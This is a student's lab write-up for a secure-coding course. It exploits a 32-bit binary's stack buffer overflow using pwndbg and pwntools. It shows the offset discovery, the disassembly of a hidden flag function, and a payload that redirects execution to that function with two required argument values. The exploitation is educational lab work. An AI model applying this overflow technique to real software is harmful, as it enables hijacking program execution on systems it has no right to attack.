

Colby Crutcher

Secure Coding

Lab 7

Challenge 1:

```
colby@Colby-PC: /mnt/c/Users/wcrut/OneDrive/Documents/GitHub/SecureCoding/Labs/Lab7$ file challenge1
challenge1: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=062fd801b3b444d70eb9698e0e0983da65232d56, for GNU/Linux 3.2.0, not stripped
```

Figure 1: File Endianness

```
pwndbg> checksec
File:      /home/ccrutter/lab7/challenge1
Arch:      i386
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
Stripped:  No
pwndbg> 
```


Figure 2: checksec

- Arriving at the EIP value:

```
Skipped. NO
pwndbg> disas main
Dump of assembler code for function main:
    0x080491ab <+0>:    push    ebp
    0x080491ac <+1>:    mov     ebp,esp
    0x080491ae <+3>:    and     esp,0xffffffff
    0x080491b1 <+6>:    call    0x8049204 <__x86.get_pc_thunk.ax>
    0x080491b6 <+11>:   add     eax,0x2e4a
    0x080491bb <+16>:   call    0x8049172 <vuln>
    0x080491c0 <+21>:   mov     eax,0x0
    0x080491c5 <+26>:   leave
    0x080491c6 <+27>:   ret
End of assembler dump.
pwndbg> █
```

Figure 3: Main Disassembled


- Main calls a function called 'vuln'.
- To start, I ran cyclic 100 to generate an input to crash the program. When I did I got the EIP register value:



EIP 0x6161616e ('naaa')

Figure 4: EIP Register

- I am going to throw this crash address back into cyclic to find the offset:



```

pwndbg> cyclic -l 0x6161616e
Finding cyclic pattern of 4 bytes: b'naaa' (hex: 0x6e616161)
Found at offset 52
pwndbg>

```

Figure 5: Offset value of 52

- We need to find the function we are trying to redirect the execution to, and info functions reveals flag, which we should investigate more:

```
pwndbg> info functions
All defined functions:

Non-debugging symbols:
0x08049000 _init
0x08049030 gets@plt
0x08049040 puts@plt
0x08049050 __libc_start_main@plt
0x08049060 _start
0x080490a0 __dl_relocate_static_pie
0x080490b0 __x86.get_pc_thunk.bx
0x080490c0 deregister_tm_clones
0x08049100 register_tm_clones
0x08049140 __do_global_dtors_aux
0x08049170 frame_dummy
0x08049172 vuln
0x080491ab main
0x080491c7 flag
0x08049204 __x86.get_pc_thunk.ax
0x08049210 __libc_csu_init
0x08049270 __libc_csu_fini
0x08049271 __x86.get_pc_thunk.bp
0x08049278 _fini
pwndbg>
```

Figure 6: info functions

```

Dump of assembler code for function flag:
0x080491c7 <+0>:    push    ebp
0x080491c8 <+1>:    mov     ebp,esp
0x080491ca <+3>:    push    ebx
0x080491cb <+4>:    sub     esp,0x4
0x080491ce <+7>:    call    0x8049204 <__x86.get_pc_thunk.ax>
0x080491d3 <+12>:   add     eax,0x2e2d
0x080491d8 <+17>:   cmp     DWORD PTR [ebp+0x8],0xdeadc0de
0x080491df <+24>:   jne     0x80491fe <flag+55>
0x080491e1 <+26>:   cmp     DWORD PTR [ebp+0xc],0xc0ded00d
0x080491e8 <+33>:   jne     0x80491fe <flag+55>
0x080491ea <+35>:   sub     esp,0xc
0x080491ed <+38>:   lea     edx,[eax-0x1fec]
0x080491f3 <+44>:   push    edx
0x080491f4 <+45>:   mov     ebx,eax
0x080491f6 <+47>:   call    0x8049040 <puts@plt>
0x080491fb <+52>:   add     esp,0x10
0x080491fe <+55>:   nop
0x080491ff <+56>:   mov     ebx,DWORD PTR [ebp-0x4]
0x08049202 <+59>:   leave
0x08049203 <+60>:   ret
End of assembler dump.

```

Figure 7: Disassembled flag function

- In Figure 7, the assembly code shows two cmp (compare) instructions at <+17> and <+26>. These lines are checking the stack to make sure we passed in two specific arguments: 0xdeadc0de and 0xc0ded00d. To successfully run this function and get the flag, our exploit payload just needs to include those two exact hex values.

```

sendlineafter(b"Overflow Me", b"A" * 52 + p32(0x080491c7) + p32(0x080491ab) + p32(0xdeadc0de) + p32(0xc0ded00d))

```

Figure 8: Payload

- First, we send 52 “A”s to overflow the program so we can hijack it and point it directly to the flag function. Then, we add the main function so the program doesn’t crash, followed by the two exact numbers (0xdeadc0de and 0xc0ded00d)

```
ccrutter@cybr437:~/lab7$ python3 exploit1.py  
[+] Starting local process '/home/ccrutter/lab7/challenge1': pid 47241  
[*] Switching to interactive mode  
  
Got it!
```

Figure 9: Flag captured